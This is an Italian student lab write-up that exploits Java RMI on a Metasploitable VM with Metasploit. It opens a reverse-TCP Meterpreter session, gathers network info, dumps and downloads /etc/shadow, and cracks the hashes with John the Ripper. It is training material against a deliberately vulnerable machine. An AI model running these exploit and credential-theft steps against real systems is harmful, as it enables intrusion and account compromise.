

Traccia:

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:

- 1) configurazione di rete;
- 2) informazioni sulla tabella di routing della macchina vittima
- 3) altro...

Svolgimento:

Preparazione delle macchine con gli indirizzi IP richiesti dalla traccia. Avendo entrambe le macchine sulla stessa sottorete possiamo lasciare settata la rete interna su Virtual Box e non ricorrere all'utilizzo di PfSense.

```
msfadmin@metasploitable:~$ sudo nano /etc/network/interfaces
```

```
GNU nano 2.0.7      File: /etc/network/interfaces      Modified
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.11.112
netmask 255.255.255.0
network 192.168.11.0
broadcast 192.168.11.255
gateway 192.168.11.1

^G Get Help  ^O WriteOut  ^R Read File  ^Y Prev Page  ^K Cut Text   ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is   ^U Next Page  ^U UnCut Text ^T To Spell
```

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:9c:24:72
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe9c:2472/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:65 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:4550 (4.4 KB)
          Base address:0xd020  Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:113 errors:0 dropped:0 overruns:0 frame:0
          TX packets:113 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:23201 (22.6 KB)  TX bytes:23201 (22.6 KB)
```

```
(kali@kali)-[~]
$ sudo nano /etc/network/interfaces
```

```
kali@kali: ~
GNU nano 7.2 /etc/network/interfaces *
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

#auto eth0
#iface eth0 inet dhcp

auto eth0
iface eth0 inet static
address 192.168.11.111/24
gateway 192.168.1.11

KALI LINUX
"the quieter you become, the more you are able to hear"

^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute  ^C Location  M-U Undo     M-A Set Mark
^X Exit      ^R Read File ^_ Replace   ^U Paste     ^J Justify  ^/_ Go To Line M-E Redo     M-V Copy
```

Dimostrazione dell'effettiva comunicazione tra i due sistemi mediante il comando " ping " partendo prima da uno e poi dall'altro sistema.

```
(kali㉿kali)-[~]  
$ ping 192.168.11.112  
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.  
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=1.48 ms  
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=1.05 ms  
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=0.796 ms  
^Z  
zsh: suspended ping 192.168.11.112
```

```
msfadmin@metasploitable:~$  
msfadmin@metasploitable:~$ ping 192.168.11.111  
PING 192.168.11.111 (192.168.11.111) 56(84) bytes of data.  
64 bytes from 192.168.11.111: icmp_seq=1 ttl=64 time=0.742 ms  
64 bytes from 192.168.11.111: icmp_seq=2 ttl=64 time=0.810 ms  
64 bytes from 192.168.11.111: icmp_seq=3 ttl=64 time=0.784 ms
```

Per ottenere una sessione remota di Meterpreter sulla macchina target andiamo a selezionare un tipo di exploit che è stato pensato esattamente per la vulnerabilità richiesta nella traccia.

Per prima cosa avviamo Metasploit sulla macchina attaccante, nel nostro caso la macchina kali, direttamente da terminale con il comando “ msfconsole “.

```
(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: Use sessions -1 to interact with the last opened session

      .:ok000kdc'      'cdk000ko:.
      .x000000000000c      c00000000000x.
      :000000000000000k,      ,k000000000000000:
      '00000000k000000: :000000000000000000'
      o00000000.      .o0000o0000l.      ,00000000o
      d00000000.      .c00000c.      ,00000000x
      l00000000.      ;d;      ,00000000l
      .00000000.      -;      ;      ,00000000.
      c0000000.      .00c.      'o00.      ,0000000c
      o000000.      .0000.      :0000.      ,000000o
      l00000.      .0000.      :0000.      ,00000l
      ;0000'      .0000.      :0000.      ;0000;
      .d00o      .0000o0000x0000.      x00d.
      ,kol      .00000000000000.      .d0k,
      :kk;      .00000000000000.c0k:
      ;k000000000000000k:
      ,x000000000000x,
      .l00000000l.
      ,d0d,
      -

      =[ metasploit v6.3.55-dev ]
+ -- --=[ 2397 exploits - 1232 auxiliary - 422 post ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```

Dopodiché ho voluto testare dapprima dei payload generici riguardanti java ed in seconda battuta il payload specifico per java rmi visto anche nella lezione teorica.

Una volta individuato il payload corretto e settato le options richieste facciamo partire l’attacco con il comando “ exploit “ ed otteniamo una shell di Meterpreter.

```
msf6 > search meterpreter java RMI
[!] No results from search
msf6 > search meterpreter RMI

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/windows/local/cve_2020_17136     2020-03-10      normal Yes    CVE-2020-1170 Cloud Filter Arbitrary File Creation EOP
1  exploit/linux/redis/redis_debian_sandbox_escape 2022-02-18      excellent Yes    Redis Lua Sandbox Escape
2  auxiliary/scanner/http/squid_pivot_scanning      normal No     Squid Proxy Port Scanner
3  exploit/windows/http/umbraco_upload_aspx      2012-06-28      excellent No     Umbraco CMS Remote Command Execution

Interact with a module by name or index. For example info 3, use 3 or use exploit/windows/http/umbraco_upload_aspx

msf6 > search meterpreter java

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/firefox/local/exec_shellcode      2014-03-10      excellent No     Firefox Exec Shellcode from Privileged JavaScript Shell
1  payload/java/meterpreter/bind_tcp          normal No     Java Meterpreter, Java Bind TCP Stager
2  payload/java/meterpreter/reverse_http      normal No     Java Meterpreter, Java Reverse HTTP Stager
3  payload/java/meterpreter/reverse_https     normal No     Java Meterpreter, Java Reverse HTTPS Stager
4  payload/java/meterpreter/reverse_tcp       normal No     Java Meterpreter, Java Reverse TCP Stager
5  post/multi/manage/record_mic               normal No     Multi Manage Record Microphone
6  exploit/apple_ios/browser/safari_jit       2016-08-25      good No     Safari Webkit JIT Exploit for iOS 7.1.2
7  exploit/apple_ios/browser/webkit_createthis 2018-03-15      manual No     Safari Webkit Proxy Object Type Confusion
8  exploit/multi/http/sonicwall_gms_upload     2012-01-17      excellent Yes    SonicWALL GMS 6 Arbitrary File Upload

Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/http/sonicwall_gms_upload

msf6 > 
```

```
msf6 > use 4
msf6 payload(java/meterpreter/reverse_tcp) >
```

```
msf6 > use 4
msf6 payload(java/meterpreter/reverse_tcp) > show options
```

Module options (payload/java/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

View the full module info with the `info`, or `info -d` command.

```
msf6 payload(java/meterpreter/reverse_tcp) > set LHOST 192.168.11.111
```

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > show options
```

Module options (exploit/multi/misc/java_rmi_server):

Name	Current Setting	Required	Description
HTTPDELAY	10	yes	Time that the HTTP Server will wait for the payload request
RHOSTS	192.168.11.112	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	1099	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.11.111	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Generic (Java Payload)

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit
```

```
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/Mr7wBldF
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:47758) at 2024-02-23 14:09:02 -0500
```

```
meterpreter >
```

Completamento del punto numero 1 – conf di rete

Una volta ottenuto accesso alla macchina vittima ne verifichiamo la configurazione di rete con il comando “ ifconfig “

Vediamo che siamo sull’interfaccia eth0 con ip 192.168.1.112/24

```
meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe9c:2472
IPv6 Netmask : ::
```

Completamento del punto numero 2 – routing table

La shell di Meterpreter ci mette a disposizione il comando “ route “ ma per ottenere info più complete è stato unito allo stesso comando ma eseguito dentro una shell, dopo aver quindi eseguito il comando “ shell “ dentro la Meterpreter shell.

```
meterpreter > route

IPv4 network routes
=====

```

Subnet	Netmask	Gateway	Metric	Interface
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.11.112	255.255.255.0	0.0.0.0		

```

IPv6 network routes
=====

```

Subnet	Netmask	Gateway	Metric	Interface
::1	::	::		
fe80::a00:27ff:fe9c:2472	::	::		

```
meterpreter >
```

```

fe80::a00:27ff:fe9c:2472 ::
meterpreter > shell
Process 1 created.
Channel 5 created.
route
Kernel IP routing table
Destination      Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.11.0      *               255.255.255.0   U        0      0      0 eth0
default          192.168.11.1   0.0.0.0         UG       100    0      0 eth0
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:9c:24:72
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe9c:2472/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:574  errors:0  dropped:0  overruns:0  frame:0
          TX packets:573  errors:0  dropped:0  overruns:0  carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:284065 (277.4 KB)  TX bytes:68712 (67.1 KB)
          Base address:0xd020  Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:455  errors:0  dropped:0  overruns:0  frame:0
          TX packets:455  errors:0  dropped:0  overruns:0  carrier:0
          collisions:0 txqueuelen:0
          RX bytes:187141 (182.7 KB)  TX bytes:187141 (182.7 KB)

```

L'unione dei due comandi ci permette di individuare con chiarezza sia ip sia default gateway sia rete sia subnet mask della vittima.

Completamento del punto numero 3 – altro...

Con il comando “arp” eseguito dopo aver digitato “shell” sulla Meterpreter shell ci siamo guardati attorno sulla rete. Come sapevamo le macchine attive su questa subnet sono due.

```
meterpreter > shell
Process 2 created.
Channel 6 created.
arp
Address            HWtype  HWaddress      Flags Mask    Iface
192.168.11.111     ether   08:00:27:CB:7E:F5  C          eth0
192.168.11.111     ether   08:00:27:CB:7E:F5  C          eth0
```

Digitazione del comando “ls” partendo dalla root del sistema per avere una rapida panoramica di cosa c’è sotto di noi

Con il comando “sysinfo” ci facciamo un’idea più precisa del sistema che c’è sulla macchina target

```
meterpreter > ls
Listing: /

Mode                Size           Type             Last modified          Name
-----
040666/rw-rw-rw-   4096           dir              2012-05-13 23:35:33 -0400 bin
040666/rw-rw-rw-   1024           dir              2012-05-13 23:36:28 -0400 boot
040666/rw-rw-rw-   4096           dir              2010-03-16 18:55:51 -0400 cdrom
040666/rw-rw-rw-  13540          dir              2024-02-23 13:20:59 -0500 dev
040666/rw-rw-rw-   4096           dir              2024-02-23 13:21:03 -0500 etc
040666/rw-rw-rw-   4096           dir              2010-04-16 02:16:02 -0400 home
040666/rw-rw-rw-   4096           dir              2010-03-16 18:57:40 -0400 initrd
100666/rw-rw-rw-  7929183        fil              2012-05-13 23:35:56 -0400 initrd.img
040666/rw-rw-rw-   4096           dir              2012-05-13 23:35:22 -0400 lib
040666/rw-rw-rw-  16384          dir              2010-03-16 18:55:15 -0400 lost+found
040666/rw-rw-rw-   4096           dir              2010-03-16 18:55:52 -0400 media
040666/rw-rw-rw-   4096           dir              2010-04-28 16:16:56 -0400 mnt
100666/rw-rw-rw-  35382          fil              2024-02-23 13:21:44 -0500 nohup.out
040666/rw-rw-rw-   4096           dir              2010-03-16 18:57:39 -0400 opt
040666/rw-rw-rw-    0            dir              2024-02-23 13:20:48 -0500 proc
040666/rw-rw-rw-   4096           dir              2024-02-23 13:21:44 -0500 root
040666/rw-rw-rw-   4096           dir              2012-05-13 21:54:53 -0400/sbin
040666/rw-rw-rw-   4096           dir              2010-03-16 18:57:38 -0400 srv
040666/rw-rw-rw-    0            dir              2024-02-23 13:20:49 -0500 sys
040666/rw-rw-rw-   4096           dir              2024-02-16 13:42:50 -0500 test_metasploit
040666/rw-rw-rw-   4096           dir              2024-02-23 14:15:15 -0500 tmp
040666/rw-rw-rw-   4096           dir              2010-04-28 00:06:37 -0400 usr
040666/rw-rw-rw-   4096           dir              2010-03-17 10:08:23 -0400 var
100666/rw-rw-rw- 1987288        fil              2008-04-10 12:55:41 -0400 vmlinuz

meterpreter > pwd
/
meterpreter > sysinfo
Computer           : metasploitable
OS                 : Linux 2.6.24-16-server (i386)
Architecture      : x86
System Language   : en_US
Meterpreter        : java/linux
```


Con il comando “ search ” abbiamo avuto riscontro positivo della ricerca effettuata sui file passwd e shadow, in modo da avere degli input da poter dare in pasto al tool John the Ripper per esfiltrare le credenziali degli utenti. Di uno dei due viene eseguito un “ cat ” dimostrativo

I file sono stati anche scaricati sulla macchina kali con il comando “ download ”

```
meterpreter > search -f passwd
Found 10 results ...
```

Path	Size (bytes)	Modified (UTC)
/etc/pam.d/passwd	92	2008-04-02 21:02:12 -0400
/etc/passwd	1581	2012-05-13 21:54:55 -0400
/home/msfadmin/.vnc/passwd	16	2024-01-28 04:20:34 -0500
/home/msfadmin/vulnerable/twiki20030201/twiki-source/bin/passwd	6936	2010-04-16 16:36:52 -0400
/root/.vnc/passwd	16	2024-01-28 04:26:33 -0500
/usr/bin/passwd	29104	2008-04-02 21:08:49 -0400
/usr/share/doc/passwd	4096	2010-03-16 18:59:00 -0400
/usr/share/linda/overrides/passwd	168	2008-04-02 21:08:40 -0400
/usr/share/lintian/overrides/passwd	943	2008-04-02 21:08:40 -0400
/var/www/twiki/bin/passwd	6936	2003-01-04 21:08:47 -0500

```
meterpreter > search -f shadow
Found 1 result ...
```


Path	Size (bytes)	Modified (UTC)
/etc/shadow	1207	2012-05-13 21:54:55 -0400

```
meterpreter > cat /etc/shadow
root:$1$/avpFBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.iHJzA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfCYe/:14685:0:99999:7:::
mysql!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$K.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDUpR50hp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
```

Per avere un'idea dei servizi che girano sulla macchina vittima abbiamo eseguito il comando " ps aux ". Simulando un'azione frettolosa come se avessimo poco tempo a disposizione sulla macchina il comando è stato eseguito in modo che rigirasse l'output sulla macchina attaccante.

" ps aux > ps_out.txt "

Di seguito schermata del comando, dal quale ci facciamo un'idea molto più completa dei servizi attivi sul target anche per eventuali exploit futuri e/o per garantirci un accesso permanente



```
PID TTY          TIME CMD
  1 ?            00:00:00 init
  2 ?            00:00:00 kthreadd
  3 ?            00:00:00 migration/0
  4 ?            00:00:00 ksoftirqd/0
  5 ?            00:00:00 watchdog/0
  6 ?            00:00:00 events/0
  7 ?            00:00:00 khelper
 41 ?            00:00:00 kblockd/0
 44 ?            00:00:00 kacpid
 45 ?            00:00:00 kacpi_notify
 91 ?            00:00:00 kseriod
130 ?            00:00:00 pdflush
131 ?            00:00:00 pdflush
132 ?            00:00:00 kswapd0
174 ?            00:00:00 aio/0
1130 ?           00:00:00 ksnapped
1303 ?           00:00:00 ata/0
1304 ?           00:00:00 ata_aux
1313 ?           00:00:00 scsi_eh_0
1316 ?           00:00:00 scsi_eh_1
1334 ?           00:00:00 ksuspend_usbd
1337 ?           00:00:00 khubd
2059 ?           00:00:00 scsi_eh_2
2207 ?           00:00:00 kjournald
2363 ?           00:00:00 udevd
2601 ?           00:00:00 kpsmoused
3545 ?           00:00:00 kjournald
3696 ?           00:00:00 rpciod/0
3711 ?           00:00:00 rpc.idmapd
4022 ?           00:00:00 dd
4069 ?           00:00:00 sshd
4145 ?           00:00:00 mysqld_safe
4189 ?           00:00:00 logger
4344 ?           00:00:00 lockd
4345 ?           00:00:00 nfsd4
4346 ?           00:00:00 nfsd
4347 ?           00:00:00 nfsd
4348 ?           00:00:00 nfsd
4349 ?           00:00:00 nfsd
4350 ?           00:00:00 nfsd
4351 ?           00:00:00 nfsd
4352 ?           00:00:00 nfsd
4353 ?           00:00:00 nfsd
4357 ?           00:00:00 rpc.mountd
4423 ?           00:00:00 master
4430 ?           00:00:00 nmbd
4432 ?           00:00:00 smbd
4437 ?           00:00:00 smbd
4448 ?           00:00:00 xinetd
4512 ?           00:00:00 cron
4540 ?           00:00:00 jsvc
4541 ?           00:00:00 jsvc
4561 ?           00:00:00 apache2
4580 ?           00:00:00 rmiregistry
4586 ?           00:00:03 ruby
4589 ?           00:00:01 unrealircd
4602 ?           00:00:02 Xtightvnc
4606 ?           00:00:00 xstartup
4609 ?           00:00:00 xterm
4611 ?           00:00:02 fluxbox
4793 ?           00:00:02 java
4845 ?           00:00:00 sh
4900 ?           00:00:00 sh
4904 ?           00:00:00 ps
```

Con l'utilizzo del tool John the Ripper ed il comando "download" abbiamo esfiltrato dalla macchina target 6 coppie di credenziali

```
(kali@kali)-[~]  
$ unshadow /home/kali/passwd /home/kali/shadow > w16d4hash
```

```
(kali@kali)-[~]  
$ unshadow /home/kali/passwd /home/kali/shadow > w16d4hash  
(kali@kali)-[~]  
$ ls  
Desktop Documents Downloads gameshell gameshell.1 gameshell.2 gameshell-save.sh gameshell.sh Music passwd PfSenseScan_sV Pictures ps_out.txt Public shadow Templates texa.txt Videos w16d4hash  
(kali@kali)-[~]  
$ john w16d4hash  
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"  
Use the "--format=md5crypt-long" option to force loading these as that type instead  
Using default input encoding: UTF-8  
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])  
Will run 8 OpenMP threads  
Proceeding with single, rules:Single  
Press 'q' or Ctrl-C to abort, almost any other key for status  
user (user)  
postgres (postgres)  
msfadmin (msfadmin)  
service (service)  
Almost done: Processing the remaining buffered candidate passwords, if any.  
Proceeding with wordlist:/usr/share/john/password.lst  
123456789 (klog)  
batman (sys)  
Proceeding with incremental:ASCII
```

```
(kali@kali)-[~]  
$ john --show /home/kali/w16d4hash  
sys:batman:3:3:sys:/dev:/bin/sh  
klog:123456789:103:104::/home/klog:/bin/false  
msfadmin:msfadmin:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash  
postgres:postgres:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash  
user:user:1001:1001:just a user,111,,:/home/user:/bin/bash  
service:service:1002:1002:,,,:/home/service:/bin/bash  
  
6 password hashes cracked, 1 left
```

Metasploit mette a disposizione un payload che ci permette di verificare se il target è una macchina fisica oppure una virtuale. Per farlo dobbiamo dapprima usare un exploit che vada a buon fine sul target, poi mettere in background la sessione creata. A questo punto possiamo caricare il payload per la verifica del tipo di macchina (fisica – virtuale) e dargli come input la sessione in background.

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/n4L0NSuPsEsI
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:57820) at 2024-02-24 17:48:50 -0500

meterpreter > background
[*] Backgrounding session 1 ...
msf6 exploit(multi/misc/java_rmi_server) > search checkvm

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  post/linux/gather/checkvm               normal          No    Linux Gather Virtual Environment Detection
1  post/solaris/gather/checkvm             normal          No    Solaris Gather Virtual Environment Detection
2  post/windows/gather/checkvm             normal          No    Windows Gather Virtual Environment Detection

Interact with a module by name or index. For example info 2, use 2 or use post/windows/gather/checkvm

msf6 exploit(multi/misc/java_rmi_server) > use 0
msf6 post(linux/gather/checkvm) > exploit
[-] Post failed: Msf::OptionValidateError One or more options failed to validate: SESSION.
msf6 post(linux/gather/checkvm) > show options

Module options (post/linux/gather/checkvm):

Name      Current Setting  Required  Description
-  -  -  -  -
SESSION   yes             The session to run this module on

View the full module info with the info, or info -d command.

msf6 post(linux/gather/checkvm) > set SESSION 1
SESSION => 1
msf6 post(linux/gather/checkvm) > exploit
[-] Unknown command: exploit
msf6 post(linux/gather/checkvm) > exploit

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_kill, stdapi_fs_chmod
[*] Gathering System info ....
[*] This appears to be a 'VirtualBox' virtual machine
[*] Post module execution completed
msf6 post(linux/gather/checkvm) >
```

Dai risultati esfiltrati da John the Ripper si capiva la presenza di un db postgres. La metodologia per scaricare il db dovrebbe passare dal comando “ pg_dump ” con le sue options. Purtroppo questo punto non è andato a buon fine.

```
View the full module info with the info, or info -d command.
```

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
```

```
RHOSTS => 192.168.11.112
```

```
msf6 exploit(multi/misc/java_rmi_server) > exploit
```

```
[*] Started reverse TCP handler on 192.168.11.111:4444
```

```
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/QeR5Xfr93JfYYJI
```

```
[*] 192.168.11.112:1099 - Server started.
```

```
[*] 192.168.11.112:1099 - Sending RMI Header ...
```

```
[*] 192.168.11.112:1099 - Sending RMI Call ...
```

```
[*] 192.168.11.112:1099 - Replied to request for payload JAR
```

```
[*] Sending stage (57971 bytes) to 192.168.11.112
```

```
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:53230) at 2024-02-25 13:41:27 -0500
```

```
meterpreter > pg_dump -U postgres -d msf3 > postgresbck
```

```
[*] Unknown command: pg_dump
```

```
meterpreter > shell
```

```
Process 1 created.
```

```
Channel 1 created.
```

```
pg_dump -U postgres -d msf3 > postgresbck
```

```
pg_dump: [archiver (db)] connection to database "msf3" failed: FATAL: Ident authentication failed for user "postgres"
```

```
pg_dump -U postgres -d postgresql > postgres_bck
```

```
pg_dump: [archiver (db)] connection to database "postgresql" failed: FATAL: Ident authentication failed for user "postgres"
```

```
pg_dump -U postgres -d postgres > postgresbck
```

```
pg_dump: [archiver (db)] connection to database "postgres" failed: FATAL: Ident authentication failed for user "postgres"
```